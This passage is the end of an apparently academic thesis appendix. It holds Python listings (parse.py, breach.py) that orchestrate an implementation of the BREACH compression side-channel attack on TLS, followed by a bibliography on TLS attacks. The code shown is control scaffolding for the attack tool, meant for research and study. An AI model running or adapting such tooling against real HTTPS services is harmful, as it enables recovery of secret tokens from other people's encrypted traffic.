correct_alphabet, points)
            break
        time.sleep(self.refresh_time)
    if self.execute_breach:
        if not self.continue_next_hop:
            self.connector.join()
            self.args_dict['latest_file'] = self.latest_file + 1
    return self.args_dict

class ConnectorThread(threading.Thread):
'''
Thread to run breach.py on the background.
'''
def __init__(self, args_dict):
    super(ConnectorThread, self).__init__()
    self.args_dict = args_dict
    self.daemon = True
    self.debug_logger = args_dict['debug_logger']
    self.debug_logger.debug('Initialized breach thread')

def run(self):
    self.connector = connect.Connector(self.args_dict)
    self.debug_logger.debug('Created connector object')
    self.connector.execute_breach()
    self.debug_logger.debug('Connector has stopped running')
    return

if __name__ == '__main__':
args_dict = get_arguments_dict(sys.argv)
args_dict['start_time'] = datetime.datetime.now()
args_dict['history_folder'] = 'history/'
while 1:
    parser = Parser(args_dict)
    args_dict = parser.parse_input()
```

Listing 9.8: parse.py

9.9 Attack module

```
from os import system
import sys
import signal
import datetime
import logging
import parse
from iolibrary import kill_signal_handler, get_arguments_dict,
    setup_logger
```

```
signal.signal(signal.SIGINT, kill_signal_handler)

class Breach():
    '''
    Start and execute breach attack.
    '''
    def __init__(self, args_dict):
        self.args_dict = args_dict
        if 'debug_logger' not in args_dict:
            if args_dict['verbose'] < 2:
                setup_logger('debug_logger', 'debug.log', args_dict,
   logging.ERROR)
            else:
                setup_logger('debug_logger', 'debug.log', args_dict)
            self.debug_logger = logging.getLogger('debug_logger')
            self.args_dict['debug_logger'] = self.debug_logger
        else:
            self.debug_logger = args_dict['debug_logger']
        return

    def execute_parser(self):
        self.parser = parse.Parser(self.args_dict)
        args_dict = self.parser.parse_input()
        return args_dict


if __name__ == '__main__':
    args_dict = get_arguments_dict(sys.argv)
    args_dict['start_time'] = datetime.datetime.now()
    args_dict['win_count'] = {}
    args_dict['point_count'] = {}
    args_dict['history_folder'] = 'history/'
    try:
        while 1:
            args_dict['illegal_iterations'] = []
            breach = Breach(args_dict)
            args_dict = breach.execute_parser()
            breach.debug_logger.debug('Found the following illegal
   iterations: ' + str(args_dict['illegal_iterations']) + '\n')
    except Exception as e:
        print e
```

Listing 9.9: breach.py

Bibliography

[1] Juliano Rizzo, Thai Duong. The CRIME attack, September 2012.

[2] David A. Huffman. A method for the construction of minimum-redundancy codes. Proceedings of the IEEE, 40:1098–1101, September 1952.

[3] Bodo Moller, Thai Duong, Krzysztof Kotowicz. This POODLE Bites: Exploiting The SSL 3.0 Fallback, September 2014.

[4] Jacob Ziv, Abraham Lempel. A universal algorithm for sequential data compression. Information Theory, IEEE Transactions, 23:337–343, May 1977.

[5] NIST. Announcing the Advanced Encryption Standard (AES), November 2001.

[6] Andrei Popov. Prohibiting RC4 Cipher Suites, February 2015.

[7] Yoel Gluck, Neal Harris, Angelo Prado. BREACH: Reviving the CRIME attack, 2013.

[8] Tim Dierks, Eric Rescorla. The Transport Layer Security (TLS) Protocol Version 1.2, August 2008.

[9] Yaron Sheffer Porticor, Ralph Holz, Peter Saint-Andre. Summarizing Known Attacks on Transport Layer Security (TLS) and Datagram TLS (DTLS), February 2015.

[10] Mike Shema, Vaagn Toukharian. Dissecting CSRF Attacks & Defences, 2013.